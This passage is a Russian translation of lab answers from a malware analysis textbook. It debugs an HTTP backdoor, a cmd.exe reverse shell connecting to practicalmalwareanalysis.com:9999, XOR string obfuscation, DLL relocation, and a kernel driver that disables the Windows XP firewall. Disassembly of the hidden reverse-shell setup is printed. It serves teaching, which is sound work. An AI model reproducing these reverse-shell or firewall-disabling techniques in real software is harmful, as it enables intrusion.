Сначала изучим функцию, которая начинается по адресу 0x401420. Создадим точку останова в строке 0x401E85 и для инструкции, которая следует сразу за ней (0x401E8A). В первом случае в стек помещается два параметра. На вершине стека находится адрес 0x12BAAC, за которым идет целое число 0x400. Отследив этот адрес в дампе памяти, мы увидим, что он содержит большое количество нулей — где-то 0x400 свободного пространства (как минимум). Теперь перейдем к следующей точке останова (нажав F9). В функции, которая начинается по адресу 0x401420, вредонос записывает в буфер строку http://www.practicalmalwareanalysis.com. Мы можем (справедливо) предположить, что эта функция получает определенное конфигурационное значение из системного реестра, которое было инициализировано во время установки, и помещает его в буфер. Применим аналогичный подход к вызовам с адресами 0x401470 и 0x401D80.

Функции 0x401470 и 0x401420 аналогичны, только первая возвращает значение `80` (`0x50`), а не URL. Эта строка обозначает порт, связанный с сервером http://www.practicalmalwareanalysis.com/.

Функция, которая начинается по адресу 0x401D80, немного отличается, так как она не возвращает одно и то же значение при каждом вызове. Полученное из нее значение выглядит как строка, состоящая из случайных символов. Если отладить эту функцию много раз, можно заметить постоянное наличие косой черты (`/`) и точки (`.`).

Если запускать вредоносную программу в изолированной среде, где-то внутри следующей функции (0x401D80) будет постоянно происходить сбой. Исследуем соответствующий код в дизассемблере IDA Pro. Мы видим, что вредонос формирует `GET`-запрос формата HTTP/1.0 и подключается к удаленному серверу. Это соединение, скорее всего, не будет заблокировано корпоративными брандмауэрами, так как оно представляет собой корректный HTTP-запрос. Если виртуальная машина, в которой вы проводите анализ, не подключена к сети, программа не сможет успешно отработать. Но если тщательно изучить ее дизассемблированный код, можно увидеть, что она действительно пытается обратиться к домену и порту, которые записаны в конфигурационном ключе в реестре, запрашивая ресурс со случайным именем. Дальнейший статический анализ показывает, что в полученном документе вредонос ищет определенные строки: `` `'`' `` (обратная кавычка, апостроф, обратная кавычка, апостроф, обратная кавычка, апостроф) и `` '`'`' `` (апостроф, обратная кавычка, апостроф, обратная кавычка, апостроф) — и использует их для структурирования командного протокола.

Резюме

Этот экземпляр вредоносного ПО является обратным бэкдором, работающим по HTTP. Для установки, конфигурации и удаления вредоноса в качестве последнего параметра необходимо предоставить пароль `abcd`. Программа устанавливает себя в каталог `%SYSTEMROOT%\WINDOWS\system32` и создает службу с автоматическим запуском. Вы можете ее полностью удалить, передав аргумент командной строки `-re`, или изменить ее конфигурацию с помощью флага `-c`.

После установки вредонос использует ключ реестра, чтобы получить конфигурационную информацию о сервере, и затем выполняет `GET`-запрос формата HTTP/1.0 к удаленной системе. Командный протокол встроен в возвращаемый документ. Программа распознает пять команд, одна из которых позволяет запускать произвольные консольные утилиты.

Работа 9.2

Краткие ответы

1. Импорты и строка `cmd` — единственные интересные аспекты двоичного файла, которые удалось обнаружить статическим способом.
2. Вредонос завершается, не сделав ничего особенного.
3. Прежде чем запускать файл, переименуйте его в `ocl.exe`.
4. Строка формируется в стеке, благодаря чему ее удается скрыть от простых инструментов для вывода строк и базовых статических методик.
5. Строка `1qaz2wsx3edc` и указатель на буфер с данными передаются в ответвление по адресу 0x401089.
6. Вредонос использует домен practicalmalwareanalysis.com.
7. Чтобы декодировать доменное имя, вредонос применяет к нему исключающее ИЛИ со строкой `1qaz2wsx3edc`.
8. Программа направляет дескрипторы потоков `stdout`, `stderr` и `stdin` (которые используются в структуре `STARTUPINFO` вызова `CreateProcessA`) в сокет. Поскольку в качестве аргумента функции `CreateProcessA` передается значение `cmd`, командная оболочка связывается с сокетом, позволяя удаленному серверу выполнять команды в локальной системе.

Подробный анализ

Чтобы проанализировать эту вредоносную программу и определить принцип ее работы, воспользуемся динамическими методами и OllyDbg. Но прежде, чем переходить к отладке, откроем двоичный файл в утилите Strings. Мы видим импорты

и строку cmd. Теперь просто запустим программу и посмотрим, произойдет ли что-нибудь интересное.

Судя по запуску и завершению процесса в Process Explorer, вредонос заканчивает свою работу практически мгновенно. Нам определенно придется отладить этот экземпляр, чтобы понять, что происходит.

Загрузив двоичный файл в IDA Pro, мы увидим функцию main, которая начинается по адресу 0x401128. OllyDbg останавливается на входе в приложение, но сама точка входа содержит множество стандартного кода, сгенерированного компилятором. Поэтому мы разместим точку останова на функции main, чтобы сосредоточиться на ней.

Декодирование строк, сформированных в стеке

Если нажать кнопку Run (Старт), первая точка останова сработает на входе в главную функцию. Сначала мы видим длинные цепочки инструкций mov, которые перемещают одиночные байты в локальные переменные ❶, как показано в листинге 9.4Л.

Листинг 9.4Л. Посимвольное построение в стеке строки в формате ASCII

```
00401128       push      ebp
00401129       mov       ebp, esp
0040112B       sub       esp, 304h
00401131       push      esi
00401132       push      edi
00401133       mov       [ebp+var_1B0], 31h ❶
0040113A       mov       [ebp+var_1AF], 71h
00401141       mov       [ebp+var_1AE], 61h
00401148       mov       [ebp+var_1AD], 7Ah
0040114F       mov       [ebp+var_1AC], 32h
00401156       mov       [ebp+var_1AB], 77h
0040115D       mov       [ebp+var_1AA], 73h
00401164       mov       [ebp+var_1A9], 78h
0040116B       mov       [ebp+var_1A8], 33h
00401172       mov       [ebp+var_1A7], 65h
00401179       mov       [ebp+var_1A6], 64h
00401180       mov       [ebp+var_1A5], 63h
00401187       mov       [ebp+var_1A4], 0 ❷
0040118E       mov       [ebp+Str1], 6Fh
00401195       mov       [ebp+var_19F], 63h
0040119C       mov       [ebp+var_19E], 6Ch
004011A3       mov       [ebp+var_19D], 2Eh
004011AA       mov       [ebp+var_19C], 65h
004011B1       mov       [ebp+var_19B], 78h
004011B8       mov       [ebp+var_19A], 65h
004011BF       mov       [ebp+var_199], 0 ❸
```

Этот код создает две строки в формате ASCII, помещая каждый символ в стек и добавляя в конце разделители NULL (❷ и ❸), что является популярным способом обфускации строк. Обфусцированный результат адресуется с помощью первой переменной строки, что позволяет нам получить все значения в кодировке ASCII

с символом NULL в конце. Выполним эти операции в пошаговом режиме с обходом, чтобы найти признаки формирования этих строк в стеке (при этом используется нижняя правая панель). Завершим выполнение на адресе 0x4011C6, щелкнем правой кнопкой мыши на регистре EBP и выберем пункт меню Follow in Dump (Отследить в дампе памяти). Прокрутив вверх к первому экземпляру `[EBP-1B0]`, мы увидим, как создается строка `1qaz2wsx3edc`. Вторая строка формируется на участке `[EBP-1A0]` и равна `ocl.exe`.

Проверка имени файла

Мы видим в листинге 9.5Л, что после создания этих строк делается вызов `GetModuleFileNameA` ❶, а затем внутри файла `Lab09-02.exe` вызывается функция по адресу 0x401550. Попытавшись проанализировать ее в OllyDbg, мы столкнемся с тем, что она довольно сложная. С помощью IDA Pro можно определить, что это функция `_strrchr` из стандартной библиотеки C. Отладчик OllyDbg не поддерживает символы, поэтому он упустил данный факт. Как видно в строке ❷, IDA Pro позволяет корректно распознать эти API, используя систему FLIRT.

Листинг 9.5Л. В отличие от OllyDbg, IDA Pro корректно маркирует функцию strrchr

```
00401208       call    ds:GetModuleFileNameA ❶
0040120E       push    5Ch               ; Ch
00401210       lea     ecx, [ebp+Str]
00401216       push    ecx               ; Str
00401217       call    _strrchr ❷
```

Проверим наши догадки, разместив точку останова на вызове по адресу 0x401217. Мы видим, что здесь в стек попадают два аргумента. Первый — косая черта, а второй — значение, возвращаемое из вызова `GetModuleFileNameA` (в нашем случае это текущее имя исполняемого файла). Вредонос ищет с конца косую черту (символ `0x5C`), пытаясь извлечь из полного пути одно лишь имя запущенного файла. Если сделать шаг с обходом к вызову `_strrchr`, можно увидеть, что регистр EAX указывает на строку `\Lab09-02.exe`.

В следующей функции (0x4014C0) выполняется процедура, похожая на `_strrchr`. IDA Pro идентифицирует ее как `_strcmp` (листинг 9.6Л).

Листинг 9.6Л. В отличие от OllyDbg, IDA Pro корректно маркирует функцию strcmp

```
0040121F       mov       [ebp+Str2], eax
00401222       mov       edx, [ebp+Str2]
00401225       add       edx, 1 ❶
00401228       mov       [ebp+Str2], edx
0040122B       mov       eax, [ebp+Str2]
0040122E       push      eax ; Str2
0040122F       lea       ecx, [ebp+Str1]
00401235       push      ecx ; Str1
00401236       call      _strcmp
```

Чтобы определить, какие строки здесь сравниваются, разместим точку останова на вызове `_strcmp` по адресу 0x401236. Как только она сработает, мы увидим два значения, которые передаются в функцию `_strcmp`. Первое является указателем на вызов `GetModuleFileNameA` (инкрементированный на 1 в строке ❶, чтобы учесть косую черту), а второй представляет собой строку `ocl.exe` (которую мы декодировали ранее). Если значения совпадут, регистр EAX обнулится, инструкция `test eax,eax` установит нулевой флаг, а управление перейдет к ответвлению 0x40124C. Если условие не выполняется, программа завершается. Это объясняет, почему вредонос моментально прекращал свою работу, когда мы запускали его ранее. Чтобы он работал нормально, его следует переименовать в `ocl.exe`.

Переименуем двоичный файл соответствующим образом и создадим точку останова по адресу 0x40124C. Если мы не ошиблись с выводами, она сработает до завершения программы. Получилось! Наша точка останова сработала, и теперь можно продолжить анализ в OllyDbg.

Декодирование строк, закодированных с помощью гаммирования

Здесь импортируются вызовы `WSAStartup` и `WSASocket`, что является признаком работы с сетью. Следующая важная функция, 0x401089, вызывается по адресу 0x4012BD. Создадим точку останова на участке 0x401089 и поищем в стеке аргументы этой функции.

При вызове передается два аргумента: буфер стека (закодированная строка) и строка `1qaz2wsx3edc` (ключ). Выполним шаг со входом в функцию и перейдем к адресу 0x401440, где ключ передается в вызов `strlen`. Полученный результат, `0xC`, сохраняется по адресу `[EBP-104]`. Затем обнуляется значение на участке `[EBP-108]`. Отладчик OllyDbg распознал выполняющийся цикл; это логично, потому что `[EBP-108]` представляет собой счетчик, который инкрементируется по адресу 0x4010DA и сравнивается со значением 0x20 на участке 0x4010E3. Как мы видим в листинге 9.7Л, по мере работы цикла наш ключ проходит через цепочку инструкций `idiv` и `mov`.

Листинг 9.7Л. Процедура декодирования строки

```
004010E3        cmp     [ebp+var_108], 20h
004010EA        jge     short loc_40111D ❸
004010EC        mov     edx, [ebp+arg_4]
004010EF        add     edx, [ebp+var_108]
004010F5        movsx   ecx, byte ptr [edx]
004010F8        mov     eax, [ebp+var_108]
004010FE        cdq
004010FF        idiv    [ebp+var_104]
00401105        mov     eax, [ebp+Str]
00401108        movsx   edx, byte ptr [eax+edx] ❶
0040110C        xor     ecx, edx ❷
```

```
0040110E        mov     eax, [ebp+var_108]
00401114        mov     [ebp+eax+var_100], cl
0040111B        jmp     short loc_4010D4
```

Таким образом строка индексируется. Обратите внимание на использование регистра EDX после инструкции `idiv` ❶, который хранит остаток от деления: это позволяет вредоносу перебирать закодированную строку, даже если она длиннее нашего ключа. Дальше в строке ❷ мы видим интересную операцию XOR.

Если создать точку останова по адресу 0x4010F5, можно увидеть то значение, на которое указывает EDX и которое помещается в ECX. Так мы узнаем, какая строка гаммируется позже в этой функции. Выбрав пункт Follow in Dump (Отследить в дампе памяти) в контекстном меню EDX, мы увидим, что это указатель на первый аргумент данной функции (закодированную строку). Регистр ECX будет хранить значение `0x46`, которое является первым байтом закодированной строки. Создадим точку останова в строке ❷, чтобы узнать, к чему применяется исключающее ИЛИ на первой итерации цикла. Оказывается, EDX содержит значение `0x31` (первый байт ключа), а в ECX опять хранится `0x46`.

Выполним цикл еще несколько раз и попытаемся понять, что за строка в нем декодируется. После нескольких нажатий кнопки Play (Воспроизвести) мы видим строку `www.prac`. Это может быть началом имени домена, с которым вредонос пытается связаться. Продолжим выполнение, пока переменная `var_108` (`[EBP-108]` — наш счетчик) не станет равна `0x20`. Как только выполнится инструкция `jge short 0x40111D` в строке ❸, в регистр EAX попадет итоговая строка, `www.practicalmalwareanalysis.com` (длина которой, как оказалось, равна `0x20`) и управление перейдет от текущего вызова к функции `main`. Строка `www.practicalmalwareanalysis.com` была декодирована с помощью циклической многобайтной операции XOR применительно к значению `1qaz2wsx3edc`.

Возвращаясь к функции `main`, мы обнаруживаем, что регистр EAX передается в вызов `gethostbyname`. В ответ мы получим IP-адрес, который будет помещен в структуру `sockaddr_in`.

Теперь мы видим вызов `ntohs` с аргументом `0x270f` (или `9999` в десятичном представлении). Этот аргумент попадает в структуру `sockaddr_in` вместе со значением `0x2`, которое обозначает константу `AF_INET` (код интернет-сокета). Следующий вызов соединяет программу с доменом www.practicalmalwareanalysis.com на TCP-порте 9999. При успешном установлении соединения вредонос будет продолжать работу, пока не достигнет адреса 0x40137A. В противном случае он остановится на 30 секунд, вернется в начало функции `main` и повторит весь процесс заново. Мы можем обмануть программу и заставить ее подключиться к IP-адресу, который мы контролируем. Для этого подойдут утилиты Netcat и ApateDNS.

Если выполнить шаг со входом по адресу 0x4013a9 (функция 0x401000), мы увидим два вызова, ведущих к 0x4013E0. Отладчик OllyDbg снова не сумел распознать системный вызов (на этот раз `memset`), хотя у IDA Pro с этим не возникло никаких проблем. Далее в листинге 9.8Л мы видим вызов `CreateProcessA` по адресу

0x40106E. При этом перед вызовом заполняется некая структура. Чтобы понять, что здесь происходит, вернемся к IDA Pro.

Анализ обратной командной оболочки

Эта программа похожа на обратную командную оболочку, созданную на основе метода, популярного среди авторов вредоносного ПО. Данный метод состоит в модификации структуры `STARTUPINFO`, которая передается в функцию `CreateProcessA`. При вызове `CreateProcessA` запускается программа `cmd.exe` со скрытым окном, поэтому атакуемый пользователь ничего не замечает. Перед этим создается сокет и устанавливается соединение с удаленным сервером. Сокет связывается со стандартными потоками `cmd.exe` (`stdin`, `stdout` и `stderr`).

Процедура создания обратной командной оболочки продемонстрирована в листинге 9.8Л.

Листинг 9.8Л. Создание обратной командной оболочки с помощью функции CreateProcessA и структуры STARTUPINFO

```
0040103B       mov       [ebp+StartupInfo.wShowWindow], SW_HIDE ❷
00401041       mov       edx, [ebp+Socket]
00401044       mov       [ebp+StartupInfo.hStdInput], edx ❸
00401047       mov       eax, [ebp+StartupInfo.hStdInput]
0040104A       mov       [ebp+StartupInfo.hStdError], eax ❹
0040104D       mov       ecx, [ebp+StartupInfo.hStdError]
00401050       mov       [ebp+StartupInfo.hStdOutput], ecx ❺
00401053       lea       edx, [ebp+ProcessInformation]
00401056       push      edx           ; lpProcessInformation
00401057       lea       eax, [ebp+StartupInfo]
0040105A       push      eax           ; lpStartupInfo
0040105B       push      0             ; lpCurrentDirectory
0040105D       push      0             ; lpEnvironment
0040105F       push      0             ; dwCreationFlags
00401061       push      1             ; bInheritHandles
00401063       push      0             ; lpThreadAttributes
00401065       push      0             ; lpProcessAttributes
00401067       push      offset CommandLine ; "cmd" ❶
0040106C       push      0             ; lpApplicationName
0040106E       call      ds:CreateProcessA
```

После редактирования структуры `STARTUPINFO` параметры передаются в функцию `CreateProcessA`, которая, как мы видим, должна запустить `cmd.exe` (см. параметр ❶). Полю структуры `wShowWindow` устанавливается значение `SW_HIDE` ❷, чтобы спрятать окно командной оболочки при запуске. В строках ❸, ❹ и ❺ стандартные потоки в структуре `STARTUPINFO` перенаправляются к сокету. Это устанавливает прямую связь между сокетом и вводом/выводом `cmd.exe`; таким образом, после запуска все данные, поступающие в сокет, будут направлены в командную оболочку, а все, что сгенерирует `cmd.exe`, будет передано по сети.

Подведем итог. Мы определили, что этот вредонос является простым примером обратной командной оболочки с обфусцированными строками. Чтобы он успешно

выполнился, перед запуском его нужно переименовать в ocl.exe. Обфускация строк происходит в стеке и основана на многобайтном гаммировании. В главе 13 мы рассмотрели подобные методики кодирования данных более подробно.

Работа 9.3


Краткие ответы

1. Таблица импорта ссылается на библиотеки kernel32.dll, NetAPI32.dll, DLL1.dll и DLL2.dll. Вредонос динамически загружает файлы user32.dll и DLL3.dll.
2. Все три локальные библиотеки запрашивают один и тот же базовый адрес — 0x10000000.
3. DLL1.dll, DLL2.dll и DLL3.dll используют для загрузки адреса 0x10000000, 0x320000 и 0x380000 соответственно (на вашем компьютере адреса могут немного отличаться).
4. Вызывается функция DLL1Print. Она выводит сообщение DLL 1 mystery data, за которым идет содержимое глобальной переменной.
5. Вызов DLL2ReturnJ возвращает имя файла temp.txt, которое передается в функцию WriteFile.
6. Программа Lab09-03.exe получает из вызова DLL3GetStructure буфер для NetScheduleJobAdd, содержимое которого находится динамически.
7. Загадочное число 1 — это идентификатор текущего процесса, 2 — дескриптор открытого файла temp.txt, а 3 — местоположение в памяти строки ping www.malwareanalysisbook.com.
8. Установите флажок Manual Load (Ручная загрузка) при открытии DLL в IDA Pro и введите в появившемся окне новый базовый адрес образа. В данном случае адрес равен 0x320000.

Подробный анализ

Для начала изучим таблицу импорта в файле Lab09-03.exe: она ссылается на библиотеки kernel32.dll, NetAPI32.dll, DLL1.dll и DLL2.dll. Затем откроем Lab09-03.exe в IDA Pro. Поищем функцию LoadLibrary и посмотрим, какие строки помещаются в стек перед ее вызовами. Мы видим две перекрестные ссылки на LoadLibrary, которые помещают в стек строки user32.dll и соответственно DLL3.dll, чтобы соответствующие библиотеки могли быть загружены динамически во время выполнения.

Мы можем проверить базовый адрес, запрашиваемый библиотеками, с помощью PEview, как показано на рис. 9.10Л. Загрузив DLL1.dll в PEview, щелкнем на элементе IMAGE_OPTIONAL_HEADER и посмотрим на значение Image Base ❶. Повторим тот же процесс для DLL2.dll и DLL3.dll. Оказывается, все три файла запрашивают один и тот же базовый адрес — 0x10000000.



DLL1.dll	pFile	Data	Description
IMAGE_DOS_HEADER	00000108	00001152	Address of Entry Point
MS-DOS Stub Program	0000010C	00001000	Base of Code
IMAGE_NT_HEADERS	00000110	00007000	Base of Data
Signature	00000114	10000000	Image Base ❶
IMAGE_FILE_HEADER	00000118	00001000	Section Alignment
IMAGE_OPTIONAL_HEADER	0000011C	00001000	File Alignment

Рис. 9.10Л. Поиск запрашиваемого базового адреса с помощью PEview

Поиск DLL по карте памяти

Теперь нам нужно определить, по каким адресам на самом деле загружаются эти три библиотеки во время выполнения. `DLL1.dll` и `DLL2.dll` присутствуют в таблице импорта, поэтому они загружаются при запуске. Для `DLL3.dll` используется динамическая загрузка, поэтому мы должны выполнить функцию `LoadLibrary`, расположенную по адресу 0x401041. Для этого откроем файл `Lab09-03.exe` в OllyDbg, создадим точку останова на участке 0x401041 и нажмем кнопку Play (Воспроизвести). Как только точка останова сработает, мы сможем сделать шаг с обходом к вызову `LoadLibrary`. На этом этапе процесс `Lab09-03.exe` уже загрузил все три библиотеки.

Откроем карту памяти, выбрав пункт меню View ▸ Memory (Вид ▸ Память). Результат показан на рис. 9.11Л (на вашем компьютере он может выглядеть немного иначе). В строке ❶ мы видим, что `DLL1.dll` получает свой предпочтительный базовый адрес — 0x10000000. В строке ❷ `DLL2.dll` отказано в предпочтительном базовом адресе, поскольку он уже занят библиотекой `DLL1.dll`; поэтому `DLL2.dll` загружается на участок 0x320000. И наконец, в строке ❸ `DLL3.dll` загружается по адресу 0x380000.




Рис. 9.11Л. Определение места загрузки библиотек с помощью карты памяти в OllyDbg

Листинг 9.9Л. Вызовы, которые Lab09-03.exe импортирует из библиотек DLL1.dll и DLL2.dll

```
00401006       call   ds:DLL1Print
0040100C       call   ds:DLL2Print
00401012       call   ds:DLL2ReturnJ
00401018       mov    [ebp+hObject], eax ❶
0040101B       push   0                          ; lpOverlapped
0040101D       lea    eax, [ebp+NumberOfBytesWritten]
```

```
00401020       push    eax                     ; lpNumberOfBytesWritten
00401021       push    17h                     ; nNumberOfBytesToWrite
00401023       push    offset aMalwareanalysi  ; "malwareanalysisbook.com"
00401028       mov     ecx, [ebp+hObject]
0040102B       push    ecx ❷                   ; hFile
0040102C       call    ds:WriteFile
```

В начале листинга 9.9Л находится вызов `DLL1Print`, импортированный из `DLL1.dll`. Дизассемблировав `DLL1.dll` с помощью IDA Pro, мы увидим, что эта функция выводит сообщение `DLL 1 mystery data`, за которым идет глобальная переменная `dword_10008030`. Если изучить перекрестные ссылки на `dword_10008030`, можно заметить, что доступ к этой переменной происходит внутри `DllMain`, когда в нее записывается значение, возвращаемое из вызова `GetCurrentProcessId`. Из этого можно сделать вывод, что `DLL1Print` отображает идентификатор текущего процесса, который определяется во время загрузки первой библиотеки.

В листинге 9.9Л мы видим два вызова, импортированных из `DLL2.dll`: `DLL2Print` и `DLL2ReturnJ`. Дизассемблировав `DLL2.dll` с помощью IDA Pro, мы обнаружим, что эта функция выводит сообщение `DLL 2 mystery data`, за которым идет глобальная переменная `dword_1000B078`. Если изучить перекрестные ссылки на `dword_1000B078`, можно заметить, что доступ к этой переменной происходит внутри `DllMain`, когда в нее записывается дескриптор `CreateFileA`. Функция `CreateFileA` открывает дескриптор файла `temp.txt` или создает его, если такового не существует. `DLL2Print` выводит значение этого дескриптора — того самого, который, как выясняется, возвращает экспортный вызов `DLL2ReturnJ`. Дальше в строке ❶ листинга 9.9Л дескриптор помещается в объект `hObject`, который передается в функцию `WriteFile` ❷ и определяет место записи значения `malwareanalysisbook.com`.

После вызова `WriteFile` программа `Lab09-03.exe` использует функцию `LoadLibrary` для загрузки библиотеки `DLL3.dll`, после чего динамически находит адреса `DLL3Print` и `DLL3GetStructure` с помощью вызова `GetProcAddress`. Сначала выполняется функция `DLL3Print`, которая выводит сообщение `DLL 3 mystery data`, за которым следует содержимое глобальной переменной по адресу 0x1000B0C0. Проверив перекрестные ссылки на эту переменную, мы увидим, что внутри `DllMain` ей присваивается строка `www.malwareanalysisbook.com`, поэтому на экран снова будет выведен адрес этого значения. `DLL3GetStructure` возвращает указатель на глобальную переменную `dword_1000B0A0`, но нам сложно сказать, какие данные в ней находятся. Судя по всему, `DllMain` инициализирует в этом месте некую структуру, используя данные и строку. Поскольку указатель на эту структуру устанавливается функцией `DLL3GetStructure`, для определения ее содержимого нам нужно узнать, каким образом программа `Lab09-03.exe` использует соответствующие данные. Вызов `DLL3GetStructure` показан в строке ❶ листинга 9.10Л.

Листинг 9.10Л. Вызовы DLL3GetStructure и NetScheduleJobAdd в файле Lab09-03.exe

```
00401071       lea     edx, [ebp+Buffer]
00401074       push    edx
00401075       call    [ebp+var_10] ❶      ; DLL3GetStructure
00401078       add     esp, 4
```

```
0040107B      lea     eax, [ebp+JobId]
0040107E      push    eax                     ; JobId
0040107F      mov     ecx, [ebp+Buffer]
00401082      push    ecx                     ; Buffer
00401083      push    0                       ; Servername
00401085      call    NetScheduleJobAdd
```

Результатом этого вызова является структура, на которую указывает переменная Buffer. Последняя в итоге передается в функцию `NetScheduleJobAdd`. На MSDN-странице для вызова `NetScheduleJobAdd` говорится, что `Buffer` является указателем на структуру `AT_INFO`.

Применение структуры в IDA Pro

Структуру `AT_INFO` можно применить к данным в `DLL3.dll`. Сначала загрузим `DLL3.dll` в IDA Pro, затем нажмем клавишу Insert в окне Structures (Структуры) и добавим стандартный тип `AT_INFO`. Теперь перейдем к участку памяти `dword_1000B0A0`, выберем пункт меню Edit ▸ Struct Var (Правка ▸ Переменная структура) и щелкнем на AT_INFO. В результате данные станут более понятными, как это показано в листинге 9.11Л. Мы видим команду `ping malwareanalysisbook.com`, которая будет выполняться каждый день недели в 13:00.

Листинг 9.11Л. Структура AT_INFO

```
10001022     mov   stru_1000B0A0.Command, offset WideCharStr ; "ping www..."
1000102C     mov   stru_1000B0A0.JobTime, 36EE80h
10001036     mov   stru_1000B0A0.DaysOfMonth, 0
10001040     mov   stru_1000B0A0.DaysOfWeek, 7Fh
10001047     mov   stru_1000B0A0.Flags, 11h
```

Установка нового базового адреса в IDA Pro

Мы можем загрузить `DLL2.dll` в IDA Pro по другому адресу, предварительно установив флажок Manual Load (Ручная загрузка). В поле с меткой Please specify the new image base (Пожалуйста, укажите новый базовый адрес) введем `320000`. IDA Pro автоматически скорректирует за нас все сдвиги — точно так же, как это произошло в OllyDbg при загрузке той же библиотеки.

Резюме

В этой лабораторной работе был продемонстрирован процесс определения места загрузки трех DLL в файле `Lab09-03.exe` с использованием OllyDbg. Мы выполнили полный анализ этих библиотек в IDA Pro и затем выяснили, что означают сообщения, которые выводит вредонос: `mystery data 1` — это идентификатор текущего процесса, `mystery data 2` — это дескриптор файла `temp.txt`, а `mystery data 3` — это местоположение в памяти строки `ping www.malwareanalysisbook.com`. В конце мы применили в IDA Pro системную структуру `AT_INFO`, что облегчило нам исследование библиотеки `DLL3.dll`.

Работа 10.1

Краткие ответы

1. Запустив procmon для мониторинга этой программы, вы увидите, что она выполняет лишь один вызов для записи в реестр — `RegSetValue`, который устанавливает значение `HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed`. Некоторые косвенные изменения производятся с помощью функции `CreateServiceA`, но программа также изменяет реестр напрямую из пространства ядра, чего нельзя обнаружить с помощью procmon.
2. Чтобы создать точку останова и выяснить, что происходит в ядре, исполняемый файл следует открыть в отладчике WinDbg, запущенном в виртуальной машине; при этом другая копия WinDbg, находящаяся в основной системе, должна отлаживать гостевое ядро. Когда программа `Lab10-01.exe` остановится, первым делом необходимо воспользоваться командой `!drvobj`, чтобы получить дескриптор объекта драйвера, содержащий указатель на функцию для выгрузки из памяти. Затем мы сможем указать точку останова для этой функции внутри драйвера; она сработает при перезапуске программы `Lab10-01.exe`.
3. Эта программа создает службу для загрузки драйвера. Затем код драйвера создает в реестре ключи `\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile` и `\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile` (или изменяет их, если они уже существуют). Это делается для отключения брандмауэра в Windows XP.

Подробный анализ

Начнем с базового статического анализа. Исполняемый файл содержит очень мало импортов, если не считать тех, которые присутствуют в любой программе. Нас больше всего интересуют функции `OpenSCManagerA`, `OpenServiceA`, `ControlService`, `StartServiceA` и `CreateServiceA`. Их наличие говорит о том, что программа создает службу и, вероятно, занимается ее запуском и управлением. Помимо этого, мы практически не видим взаимодействия с системой.

Мы также нашли несколько интересных строк. Первая из них, `C:\Windows\System32\Lab10-01.sys`, свидетельствует о том, что в файле `Lab10-01.sys` может содержаться код службы.

В ходе изучения файла драйвера мы видим, что он импортирует все три функции. Первая, `KeTickCount`, содержится почти в любом драйвере, поэтому ее можно проигнорировать. Две другие, `RtlCreateRegistryKey` и `RtlWriteRegistryValue`, являются признаком того, что драйвер обращается к реестру.

В том же файле можно найти ряд интересных строк:

```
EnableFirewall
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall
\Registry\Machine\SOFTWARE\Policies\Microsoft
```

Эти строки похожи на ветки реестра, но вместо стандартных корневых ключей, таких как HKLM, содержат в начале \Registry\Machine. При доступе к реестру из ядра префикс \Registry\Machine является аналогом ключа HKEY_LOCAL_MACHINE для пользовательских приложений. Судя по тому, что мы нашли в Интернете, обнуление значения EnableFirewall отключает брандмауэр, встроенный в Windows XP.

Наличие этих строк свидетельствует о записи в реестр. Чтобы подтвердить нашу догадку, откроем procmon. Мы видим несколько вызовов для чтения из реестра, но только один для записи — RegSetValue, устанавливающий значение HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed. Этот ключ постоянно меняется и не несет никакой интересной информации, но в нашем случае используется код ядра, поэтому нужно убедиться, что драйвер не занимается скрытой модификацией реестра.

Откроем исполняемый файл и перейдем к функции main, представленной в листинге 10.1Л. Мы видим всего четыре вызова.

Листинг 10.1Л. Метод main в файле Lab10-01.exe

```
00401004     push    0F003Fh             ; dwDesiredAccess
00401009     push    0                   ; lpDatabaseName
0040100B     push    0                   ; lpMachineName
0040100D  ❶ call    ds:OpenSCManagerA   ; Устанавливает соединение
0040100D                                 ; с диспетчером служб
0040100D                                 ; на заданном компьютере
0040100D                                 ; и открывает выбранную базу данных
00401013     mov     edi, eax
00401015     test    edi, edi
00401017     jnz     short loc_401020
00401019     pop     edi
0040101A     add     esp, 1Ch
0040101D     retn    10h
00401020 loc_401020:
00401020     push    esi
00401021     push    0                   ; lpPassword
00401023     push    0                   ; lpServiceStartName
00401025     push    0                   ; lpDependencies
00401027     push    0                   ; lpdwTagId
00401029     push    0                   ; lpLoadOrderGroup
0040102B  ❸ push    offset BinaryPathName ; "C:\\Windows\\System32\\Lab10-01.sys"
00401030     push    1                   ; dwErrorControl
00401032  ❹ push    3                   ; dwStartType
00401034     push    1                   ; dwServiceType
00401036     push    0F01FFh             ; dwDesiredAccess
0040103B     push    offset ServiceName ; "Lab10-01"
00401040     push    offset ServiceName ; "Lab10-01"
00401045     push    edi                 ; hSCManager
00401046  ❷ call    ds:CreateServiceA
```

Сначала в строке ❶ происходит вызов OpenSCManagerA, который возвращает дескриптор диспетчера служб, а затем вызывается функция CreateServiceA ❷ для создания службы под именем Lab10-01. Вызов CreateServiceA говорит о том, что эта служба берет код из файла Lab10-01.sys ❸ и имеет тип 3 или SERVICE_KERNEL_DRIVER ❹. Это означает, что данный файл будет загружен в ядро.

Если функция `CreateServiceA` завершится неудачно, код выполнит вызов `OpenServiceA`, указав службу с тем же именем в строке ❶ (листинг 10.2Л). Таким образом, если служба `Lab10-01` уже существует, ее дескриптор будет открыт.

Листинг 10.2Л. Получение дескриптора службы Lab10-01 с помощью вызова OpenServiceA

```
00401052      push    0F01FFh             ; dwDesiredAccess
00401057      push    offset ServiceName  ; "Lab10-01"
0040105C      push    edi                 ; hSCManager
0040105D   ❶  call    ds:OpenServiceA
```

